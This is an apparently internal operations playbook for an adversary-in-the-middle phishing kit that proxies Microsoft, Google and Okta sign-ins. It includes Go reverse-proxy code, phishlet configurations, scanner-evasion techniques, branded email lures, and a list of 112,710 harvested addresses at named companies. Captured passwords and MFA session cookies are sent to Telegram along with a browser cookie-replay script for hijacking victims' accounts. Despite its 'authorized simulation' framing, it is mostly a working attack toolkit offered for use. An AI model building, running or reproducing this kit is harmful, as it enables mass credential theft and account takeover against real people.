

INTERNAL — RESTRICTED

FM-000

OBA 7 — Unified Systems

Master Operations Playbook

STRASSER + LAB

Version 1.3 · June 2026


Classification: Internal


§ Overview

The master operations playbook for the GLNT Phish Kit — an Evilginx-style Adversary-in-the-Middle (AiTM) reverse proxy framework for authorized phishing simulations. This is the single source of truth. Sub-playbooks (FM-001 through FM-004) expand on individual components; this document ties them together.

Cross-references: FM-001 (Phishlets), FM-002 (Lures), FM-003 (Campaign Manager), FM-004 (Domain Architecture)

§ 1. System Architecture





Request Flow (end-to-end, 10 seconds)

1. Victim clicks link in email
https://auth.glnl.cc/#H4sIAA... (encrypted fragment in URL hash)
2. GET / → Bootloader HTML (100ms decrypt)
JavaScript: AES-256-GCM decrypt fragment → set `_s` cookie → `location.reload()`
3. GET / (now with `_s` cookie) → Proxy matches phishlet (`matchPhishlet`)
→ `httputil.ReverseProxy` to upstream identity provider
4. Real login page rendered → Victim enters username + password
POST body parsed by `extractUsername/extractPassword` via phishlet field config
5. MFA challenge proxied → Victim completes MFA
Session cookies returned by identity provider → captured via `Set-Cookie` headers
6. Capture trigger (`notifyCapture, goroutine`):
 - └ writeEvent() → `data/captures.jsonl` (JSONL append, 0600)
 - └ sendTelegramMessage() + sendTelegramDocument()

- FULL CAPTURE message + .txt attachment with cookie replay script
- Single notification per victim (MFA-complete only)

Port Map

PORT	SERVICE	EXPOSURE	AUTH
9091	Proxy server	Cloudflare IPs only	None (behind CF)
9092	Analytics dashboard	Your IP only	--token required
9093	Campaign Manager	Your IP / SSH tunnel	--token + ALLOWED_IPS
22	SSH	Your IP/32	Key pair

§ 2. Domain Infrastructure

Multi-Host Setup (3 Subdomains for 4+ Providers)

The `UpstreamHosts` field in `Phishlet` struct enables one phishlet to proxy multiple identity provider hosts. Microsoft's authentication flow crosses `login.live.com` and `login.microsoftonline.com` — without multi-host support this would require two separate subdomains.

SUBDOMAIN	PHISHLET	UPSTREAM HOSTS	HANDLES
<code>auth.<domain></code>	microsoft-personal	login.live.com, login.microsoftonline.com	All Microsoft accounts
<code>accounts.<domain></code>	google	accounts.google.com	Google Workspace
<code>idp.<domain></code>	okta	*.okta.com (wildcard suffix match)	Any Okta tenant

DNS Records (Cloudflare)

```
auth.<domain>      A    <EC2_IP>    Orange cloud ON
accounts.<domain>  A    <EC2_IP>    Orange cloud ON
idp.<domain>       A    <EC2_IP>    Orange cloud ON
```

Cloudflare Worker (`cdn-config/`)

```
cdn-config/
├─ worker.js      # Reverse proxy, bot blocking, header overrides
└─ wrangler.toml  # 2 routes: <domain>/* and *.<domain>/*
```

```
cd cdn-config
npx wrangler login
```

```
npx wrangler deploy  
npx wrangler secret put ORIGIN_URL      # paste: http://<EC2-IP>:9091
```

Cloudflare SSL/TLS

Set to **Flexible** — Cloudflare terminates TLS for victims, connects to EC2 via plain HTTP. This is critical because the proxy strips cookie Secure flags (so cookies work over the HTTP origin connection).

Phishlet Matching Logic (`proxy-server/phishlet.go`)

`matchPhishlet()` checks the upstream URL host against each phishlet's primary `Upstream` field and its `UpstreamHosts` array. For Okta (`upstream: "okta.com"`), `hostMatchesHost()` uses a suffix match — so `acme.okta.com` and `bigcorp.okta.com` both match.

§ 3. Attack Pipeline

Link Generation → Victim Click → Bootloader → Proxy → Credential Capture → MFA → Telegram

Step 1: Link Generation (`payload-generator/main.go` , `campaign-manager/core/link.go`)

```
cd payload-generator
go run . \
  --key <BASE64_32BYTE_KEY> \
  --email victim@company.com \
  --redirect "https://login.microsoftonline.com/common/oauth2/authorize?client_id=CLI
  --campaign my-campaign
```

The payload inside the URL fragment (`#<data>`):

```
{"v":"1","b":"microsoft","t":"shared-doc","r":"https://login.microsoftonline.com/...
```

- AES-256-GCM encrypted with 12-byte random nonce
- 3 random bytes prepended before base64url encoding (no fixed `bXY9` signature)
- `e` (email) field optional — omit for bulk campaigns without per-victim tracking
- `prompt=login` parameter forces fresh authentication even if victim has existing cookies

Step 2: Victim Click

The URL fragment (`#...`) is never sent to the server in the HTTP request. Email scanners, URL reputation checkers, and network monitors see only the bare domain — the encrypted payload exists solely in the victim's browser memory after JavaScript decryption.

Step 3: Bootloader (`proxy-server/bootloader.html` , embedded via `embed.FS`)

```
// On page load with no _s cookie:
const hash = window.location.hash.substring(1);           // get encrypted fragment
const raw = base64urlDecode(hash);                        // strip 3-byte random prefix
const decrypted = aesGcmDecrypt(raw, _k);                 // AES-256-GCM decrypt
```



```
const cfg = JSON.parse(decrypted); // LureConfig
document.cookie = '_s=' + encodeURIComponent(cfg.r); // set upstream cookie
document.cookie = '_c=' + cfg.c; // set campaign cookie
location.reload(); // reload → proxy flow
```

Step 4: Proxy Handshake (`proxy-server/main.go`)

```
parseHTTPRequest()
→ blockBots() // 14 crawler UA patterns → 404
→ securityHeaders() // X-Content-Type-Options, Referrer-Policy
→ MaxBytesHandler(64KB)
→ rateLimiter.Middleware() // 10 req/min per IP, 429 on overflow
→ handleRequest()
  → no _s cookie? → serve bootloader HTML
  → has _s cookie? → url.QueryUnescape(value)
    → matchPhishlet(phishlets, upstreamURL)
      → hostMatchesHost(requestHost, phishlet.Upstream)
      → hostMatchesHost(requestHost, each UpstreamHosts entry)
    → serveProxy(w, r, upstreamURL, phishlet)
```

Step 5: Reverse Proxy (`serveProxy()`)

```
proxy := &httputil.ReverseProxy{
  Director: func(req *http.Request) {
    // CDN routing: /ests/*, /shared/* → aadcdn.msftauth.net (Microsoft CDN)
    cdnHost := target.Host
    if strings.HasPrefix(req.URL.Path, "/ests/") || strings.HasPrefix(req.URL.Path, "/shared/") {
      cdnHost = "aadcdn.msftauth.net"
    }
    req.URL.Scheme = target.Scheme
    req.URL.Host = cdnHost
    req.Host = cdnHost

    // Strip Accept-Encoding → upstream returns uncompressed (we need to rewrite req.Header.Del("Accept-Encoding"))

    // Rewrite Referer from our domain back to upstream
    // Strip _s, _c cookies (our internal cookies, don't leak to upstream)
  },
  ModifyResponse: func(resp *http.Response) error {
    rewriteResponse(resp, target.Host, pl.Hostname, pl) // headers
    rewriteBody(resp, pl.Hostname, pl) // HTML/CSS/JS/JSON
    go notifyCapture(r, reqBody, victimCookies, capturedCookies, upstream, pl)
    return nil
  }
}
```

```

    },
    Transport: &http.Transport{
        TLSClientConfig: &tls.Config{InsecureSkipVerify: true},
    },
}

```

Step 6: Response Rewriting

`rewriteResponse()` strips from response headers:

- `Content-Security-Policy` + `Content-Security-Policy-Report-Only`
- `X-Frame-Options`
- `Strict-Transport-Security`
- Cookie `Secure` flag and `Domain` attribute (on all `allUpstreamHosts()`)

`rewriteBody()` replaces every occurrence of each upstream hostname with `phishlet.Hostname` in:

- `text/html`, `text/javascript`, `application/javascript`, `application/json`, `text/css`, `text/plain`

Step 7: Credential Extraction (`notifyCapture()`)

```

username = pl.extractUsername(bodyStr) // iterates pl.CredentialFields.Username
password = pl.extractPassword(bodyStr) // iterates pl.CredentialFields.Password

```

Event types determined by state:

- No username → `page_load` (logged to JSONL only, no Telegram)
- Username captured, no session cookies → `credential_submit` (logged to JSONL, no Telegram for now)
- Session cookies present → `mfa_complete` → Telegram notification + .txt attachment

Step 8: `/r` Redirect Hop (email scanner evasion)

```
# Usage: /r?t=<base64url-encoded-https-url>
```

The link in the email body points to `https://auth.domain.com/r?t=<encoded_target>`. Email scanners follow the 302 redirect and see a benign destination. The victim's browser follows the redirect to the fragment-based link which triggers the bootloader.

§ 4. Phishlets

Phishlet Schema (`proxy-server/phishlet.go`)

```

type Phishlet struct {
    Name          string          `json:"name"`           // short key: "microsof
    Label         string          `json:"label"`          // human: "Microsof
    Upstream       string          `json:"upstream"`       // primary upstream
    Hostname       string          `json:"hostname"`       // our subdomain
    UpstreamHosts []string        `json:"upstream_hosts"` // additional upstr
    ProxyPaths     []string        `json:"proxy_paths"`    // paths to interce
    CredentialFields struct {
        Username []string      `json:"username"`       // form field names
        Password []string      `json:"password"`       // form field names
    }
    SessionCookies []string        `json:"session_cookies"` // cookie names tha
    Rewrite struct {
        StripCSP          bool      `json:"strip_csp"`
        StripXFO           bool      `json:"strip_xfo"`
        StripHSTS          bool      `json:"strip_hsts"`
        StripCookieSecure bool      `json:"strip_cookie_secure"`
        StripCookieDomain bool      `json:"strip_cookie_domain"`
        RewriteLocation   bool      `json:"rewrite_location"`
    }
    PathMap map[string]string `json:"path_map"` // path → upstream p
}

```

Phishlet Inventory

microsoft-personal.json (multi-host – handles both MS account types)

```

{
  "upstream": "https://login.live.com",
  "upstream_hosts": ["https://login.microsoftonline.com"],
  "proxy_paths": ["/", "/oauth20_authorize.srf", "/ppsecure/", "/login.srf"],
  "credential_fields": {
    "username": ["loginfmt", "login", "email", "username"],
    "password": ["passwd", "password", "Password", "secret"]
  },

```

```
"session_cookies": ["MSPAAuth", "MSPRequ", "MSPOK", "ESTSAUTH", "ESTSAUTHPERSISTENT",
                    "ESTSAUTHLIGHT", "SignInStateCookie"]
}
```

This is the primary Microsoft phishlet. Covers both personal accounts (Outlook/Hotmail/Live) and organization accounts (Azure AD/Entra ID) through a single subdomain. The auth flow is: `login.live.com` → `login.microsoftonline.com` → `office.com`.

microsoft.json (organization-only)

```
{
  "upstream": "https://login.microsoftonline.com",
  "proxy_paths": ["/", "/common/", "/organizations/", "/consumers/", "/kmsi", "/login",
  "session_cookies": ["ESTSAUTH", "ESTSAUTHPERSISTENT", "ESTSAUTHLIGHT", "SignInState"]
}
```

google.json

```
{
  "upstream": "https://accounts.google.com",
  "proxy_paths": ["/", "/signin/", "/v3/signin/", "/_/_signin/", "/ServiceLogin",
                  "/AccountChooser", "/signin/challenge/", "/signin/oauth/"],
  "credential_fields": {
    "username": ["identifier", "Email", "email", "username"],
    "password": ["Passwd", "password", "PasswdHidden"]
  },
  "session_cookies": ["SID", "HSID", "SSID", "APISID", "SAPISID", "__Secure-1PSID",
                      "__Secure-3PSID", "NID", "OSID", "LSID"]
}
```

okta.json (wildcard tenant match)

```
{
  "upstream": "okta.com",
  "proxy_paths": ["/", "/login/", "/sso/", "/api/v1/authn", "/oauth2/", "/authorize",
  "session_cookies": ["sid", "DT", "JSESSIONID", "okta_session", "tkn"]
}
```

Note: Okta uses bare hostname `"okta.com"` (no `https://` prefix on `upstream`). The `hostMatchesHost()` function handles this via suffix match — `acme.okta.com` and `bigcorp.okta.com` both match.

Adding a New Phishlet

```
# 1. Create the config
cat > proxy-server/phishlets/newprovider.json << 'PHISHJSON'
{
  "name": "newprovider",
  "label": "New Provider",
  "upstream": "https://id.newprovider.com",
  "hostname": "idp.your-domain.com",
  "proxy_paths": ["/", "/login/"],
  "credential_fields": {
    "username": ["username", "email"],
    "password": ["password", "pass"]
  },
  "session_cookies": ["SESSIONID", "AUTH_TOKEN"],
  "rewrite": {
    "strip_csp": true, "strip_xfo": true, "strip_hsts": true,
    "strip_cookie_secure": true, "strip_cookie_domain": true,
    "rewrite_location": true
  }
}
PHISHJSON

# 2. Rebuild and restart
cd proxy-server && go build -o proxy-srv .
sudo systemctl restart phish-proxy
```

§ 5. Email Lures

Inline HTML Lures (10 templates, paste into SuperMailer HTML Source)

```
campaign-emails/email/
├─ shared-document.html      # "Document Shared With You"
├─ invoice-payment.html      # "Invoice Payment Notification"
├─ meeting-invite.html       # "Meeting Invitation"
├─ security-alert.html       # "Security Alert – Unusual Sign-in"
├─ voicemail-notification.html # "New Voicemail Message"
├─ hr-document.html          # "Confidential HR Document"
├─ it-support.html           # "IT Support – Password Reset Required"
├─ contract-signature.html   # "Action Required: Sign Contract"
├─ expense-report.html       # "Expense Report Ready for Review"
└─ package-delivery.html     # "Package Delivery Notification"
```

Attachment Lures (10 templates, attach to email in SuperMailer)

```
campaign-emails/attachments/ (or lures/attachments/)
├─ docusign-wire.html         # DocuSign-branded wire authorization
├─ adobe-contract.html       # Adobe-branded contract review
├─ dropbox-share.html        # Dropbox-branded file share
├─ sharepoint-doc.html       # SharePoint document library
├─ onedrive-file.html        # OneDrive file access
├─ teams-recording.html      # Microsoft Teams meeting recording
├─ excel-shared.html         # Excel Online shared workbook
├─ gdocs-shared.html         # Google Docs shared document
├─ zoom-recording.html       # Zoom cloud recording
└─ stripe-payment.html       # Stripe payment notification
```

Design Standards

Every lure adheres to these standards:

- **Brand-authentic layout** — each template mirrors the real service's email design language
- **Inline SVG logo marks** — brand-specific icons (two-person silhouettes for Teams, payment card for Stripe, cloud for OneDrive, camera for Zoom, etc.)

- **Outlook/MSO fallbacks** — all 10 lures include `[if mso]` conditional comments, VML `v:roundrect` CTA buttons, and table-based structure that degrades gracefully in Outlook
- **No email-unsafe CSS** — all styles are inline, no `position`, no `flexbox`, no `grid`
- **{LINK} / ##LINK## placeholders** — replaced with the phishing URL at build time
- **{RECIPIENT_NAME} / ##victimemail##** — replaced at send time or build time
- **Obfuscated copies** — `campaign-emails-obfuscated/` contains production versions (no `{PLACEHOLDER}` strings, no readable template names, JS-obfuscated redirects)

Building a Campaign Email

```
cd scripts
./build-campaign-email.sh shared-document "https://auth.your-domain.com/#<fragment>"
# Outputs: email.html with {LINK} replaced by the phishing URL, {RECIPIENT_NAME} by "
```

SuperMailer Integration

1. SuperMailer → Campaign → Message → HTML Source (<> button)
2. Paste entire `campaign-emails/email/<lure>.html` contents
3. Apply → verify preview renders
4. Send Test to yourself
5. Run through `mail-tester.com` (score must be 9+/10)
 - └ If score < 9: fix SPF/DKIM/DMARC on sender domain
6. Warm-up: 10/hr (Day 1-2) → 25-50/hr (Day 3) → 50-100/hr (Day 4+)
7. SMTP: Port 587, STARTTLS, max 2 retries, 30s timeout
8. Monitor bounce rate < 5% — pause immediately if exceeded

Attachment Lure Workflow

1. SuperMailer → Campaign → Message: write short body text
2. Attach `campaign-emails/attachments/<brand>.html`
3. Sender From Name + From Email must match attachment brand
4. Test by opening the attachment yourself → verify redirect works
5. Same warm-up and monitoring as inline lures

§ 6. Lead Management

Lead Database (`data/`)

```
data/
├─ master_leads.csv           # 112,710 email addresses (master DB)
├─ master_leads_verified.csv # DNS-verified output with status columns
├─ captures.jsonl            # Live event log (gitignored, 0600 permissions)
├─ campaigns/                # Campaign state JSON files
└─ leads/                    # Per-company CSV files (158 files)
    ├─ addus_com.csv
    ├─ blackrock_com.csv
    ├─ bloomberg_com.csv
    └─ ... (158 total, 30+ industries, 6 continents)
```

Lead CSV Format

```
email,first,last,domain,pattern,department,company,title,category,mx
dirk.allison@addus.com,Dirk,Allison,addus.com,first.last,Executive,...
```

Email Verifier CLI (`email-verifier/`)

```
cd email-verifier
go build -o email-verifier .

# DNS-only verification (~20 min for 113K leads)
./email-verifier --input ../data/master_leads.csv --output ../data/master_leads_verif

# SMTP verification with SOCKS5 proxy (~14 min with concurrency fix)
./email-verifier --input ../data/batch.csv --output ../data/batch_verified.csv --smtp
```

Verification pipeline (5 stages):

- **1. Syntax check** — well-formed email address
- **2. Disposable domain** — auto-updated blocklist from AfterShip library
- **3. MX record lookup** — domain has mail server (cached per domain)
- **4. Catch-all detection** — SMTP RCPT TO probes with random local parts
- **5. SMTP deliverability** — actual RCPT TO to the mail server (with SOCKS5 proxy support)

Imported into SuperMailer:

- CSV column `email` → SuperMailer field `Email`
- CSV column `first` → SuperMailer field `FirstName`
- CSV column `last` → SuperMailer field `LastName`
- Use `{FirstName}` merge field in email body for personalization
- Enable built-in dedup by email address

§ 7. Campaign Manager

Architecture

```

campaign-manager/
├── main.go           # CLI dispatch (unified binary entry point)
├── core/             # Shared library (both UIs call same functions)
│   ├── campaign.go  # Campaign struct + CRUD (JSON files per campaign)
│   ├── link.go       # GenerateLink() – AES-256-GCM encryption
│   ├── verify.go     # VerifyLeads() – email validation pipeline
│   └── preview.go    # PreviewLure() – placeholder substitution
├── web/              # Web UI (browser-based)
│   ├── main.go       # HTTP server: --port 9093 --token --lures --phishlets -
│   ├── server.go     # Routes: GET/POST /api/campaigns, /api/events
│   └── templates/    # Embedded Go HTML templates
└── tui/              # TUI (terminal-based, SSH-friendly)
    └── app.go         # Bubble Tea + tview, keyboard-driven

```

4-Step Campaign Workflow

Step 1: CREATE	Name your campaign, pick a lure + phishlet
Step 2: LINK	Feed AES-256 key + redirect URL → encrypted phishing link
Step 3: VERIFY	Upload CSV of target emails → validate deliverability
Step 4: DEPLOY	Mark campaign ready → send via SuperMailer

Web UI Quick Start

```

cd campaign-manager/web
go run . \
  --port 9093 \
  --token "super-secret-token" \
  --lures ../../lures/attachments \
  --phishlets ../../proxy-server/phishlets \
  --store ../data/campaigns.json

```

Authentication (two orthogonal mechanisms):

- **Token auth:** `?token=...` on first visit sets 24-hour HttpOnly cookie `_auth`. Subsequent visits use cookie. API: `Authorization: Bearer <token>` header.
- **IP allowlist:** `ALLOWED_IPS="10.0.0.0/8,172.16.0.0/12"` env var. Non-matching IPs get empty 404 (`<html><body></body></html>`).

TUI Quick Start

```
cd campaign-manager/tui
go run .
```

Keyboard controls: `j` / `k` navigate campaigns, `Tab` switch panels, `L` generate link, `V` verify leads, `P` preview, `D` deploy, `Q` quit.

Link Generation API (curl)

```
curl -X POST http://localhost:9093/api/campaigns/<CAMPAIGN_ID>/link \
-H "Authorization: Bearer super-secret-token" \
-d "redirect=https://login.microsoftonline.com/...&key=BASE64_32_BYTE_KEY"
# Returns: {"link":"https://auth.your-domain.com/#H4sIAAA..."}
```

Live Events API

```
curl http://localhost:9093/api/events -H "Authorization: Bearer super-secret-token"
# Returns: {"total":42,"page_loads":38,"credentials":12,"mfa_complete":5,"rate":"13.2"}
```

§

8. Analytics Dashboard

Endpoint

http://<EC2-IP>:9092/?token=<YOUR_TOKEN>

Data Model (analytics-server/analytics.go)

```
type CaptureEvent struct {
    Timestamp string `json:"timestamp"`
    CampaignID string `json:"campaign_id"`
    Brand      string `json:"brand"`
    Username   string `json:"username"`
    IP         string `json:"ip"`
    UserAgent  string `json:"user_agent"`
    Status     string `json:"status"`      // "success" | "info"
    EventType  string `json:"event_type"`  // "page_load" | "credential_submit" | "mfa"
    Source     string `json:"source"`      // "proxy"
}
```

Dashboard Sections

SECTION	DESCRIPTION
Summary cards	Total events, success rate, unique IPs, active campaigns
Campaign breakdown	Per-campaign table: total, successes, failures, rate, last seen
Funnel table	Per-campaign: page_loads → cred_submits → mfa_completes → success_rate
Victim timeline	Per-victim journey: landed → partial (creds) → complete (MFA)
Time bucketing	60-minute windows with bar chart scaling, stacked by event type

SECTION	DESCRIPTION
Top IPs	Top 20 IPs by event count
Recent events	Last 50 events, reverse-chronological

Performance

- **Mtime-based caching** — re-reads JSONL only when file modification time changes (not on every request)
- **Auto-purge** — set `MAX_AGE_HOURS=72` to filter out events older than 72 hours
- **Large file handling** — 1 MB scanner buffer, malformed JSONL lines logged and skipped
- **Server-rendered HTML** — no JavaScript required in the browser, works over SSH tunnels

Cache Architecture

```
type Cache struct {
    mu    sync.RWMutex
    path  string
    mtime time.Time
    data  *DashboardData
    err   error
}
// On Get(): stat file, if mtime changed → re-parse + re-aggregate
// Double-checked locking: RLock → check stale → RUnlock → Lock → recheck stale
```

Starting the Dashboard

```
cd analytics-server
go build -o analytics-srv .
./analytics-srv --data ../data/captures.jsonl --port 9092 --token "strong-token"

# Or install as systemd service (see Section 11)
```

§ 9. Telegram Notifications

Bot Setup

```
# 1. Message @BotFather on Telegram → /newbot → get token
# 2. Message your new bot (say "hi")
# 3. Message @getidsbot → get your chat ID
# 4. Set environment variables:
export TELEGRAM_BOT_TOKEN="8576202311:AA..."
export TELEGRAM_CHAT_ID="5361206216"
```

Single Notification Per Victim

The proxy sends exactly **one** Telegram message per victim — on MFA completion only. Credential-only captures (victim submits creds but abandons before MFA) are logged to JSONL for analytics but do not trigger Telegram. This avoids notification spam (3 alerts per victim in earlier versions).

Notification Format

On MFA complete:

```
FULL CAPTURE | Microsoft Personal | user@outlook.com
Username: user@outlook.com
Password: Winter2026!
IP: 203.0.113.5
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)...
Time: 2026-06-19 15:04:05 UTC
Campaign: q4-phish-001
Session: COOKIES CAPTURED
```

On creds-only (no MFA — currently JSONL only, no Telegram):

```
CREDS CAPTURED | Microsoft 365 | user@company.com
Status: Waiting for MFA — no session cookies yet
```

Session Attachment (.txt)

```

=== AiTM Session Capture ===
Target: https://login.microsoftonline.com/... (Microsoft Personal)
Username: user@outlook.com
IP: 203.0.113.5
Time: 2026-06-19 15:04:05 UTC
Campaign: q4-phish-001

--- All Captured Cookies ---
ESTSAUTH=1.AagAqzBR...; domain=.login.microsoftonline.com; path=/; secure; HttpOnly
ESTSAUTHPERSISTENT=1.AagAqzBR...; domain=.login.microsoftonline.com; path=/; secure;
SignInStateCookie=CAGABFgI...; domain=.login.microsoftonline.com; path=/; secure; Htt

--- Victim Cookies ---
_s=https%3A%2F%2Flogin.microsoftonline.com%2F...
_c=q4-phish-001

=== COOKIE REPLAY SCRIPT ===
// Paste this in browser console on the target domain.
// Target: https://login.microsoftonline.com/...
(function(){
var c=[
{n:'ESTSAUTH',v:'1.AagAqzBR...',d:'.login.microsoftonline.com',p:'/',s:true,e:'9999999
...
}];
var s="";for(var i=0;i<c.length;i++){s=c[i].n+"="+c[i].v+";expires="+c[i].e+";path="+
location.reload();
}());

```

Filename convention: `user_at_outlook_com-session.txt` (email-safe: `@` → `_at_`, `.` → `_`)

Cookie Replay Instructions

1. Open browser in incognito/private mode
2. Navigate to `https://login.microsoftonline.com/`
3. Open Developer Console (F12) → Console tab
4. Paste the entire `=== COOKIE REPLAY SCRIPT ===` block
5. Press Enter → page reloads → you are authenticated as the victim

§

10. Evilginx Interoperability

JSON-to-Evilginx Exporter (scripts/json2evilginx/)

Template-based YAML exporter that converts our internal phishlet JSON format to Evilginx 3.9.9 phishlet YAML.

```
# Export all 4 phishlets
go run ./scripts/json2evilginx --all
# Outputs to exports/evilginx/

# Export single phishlet
go run ./scripts/json2evilginx --phishlet microsoft-personal
```

Reference Templates (scripts/json2evilginx/templates/)

TEMPLATE	LINES	PURPOSE
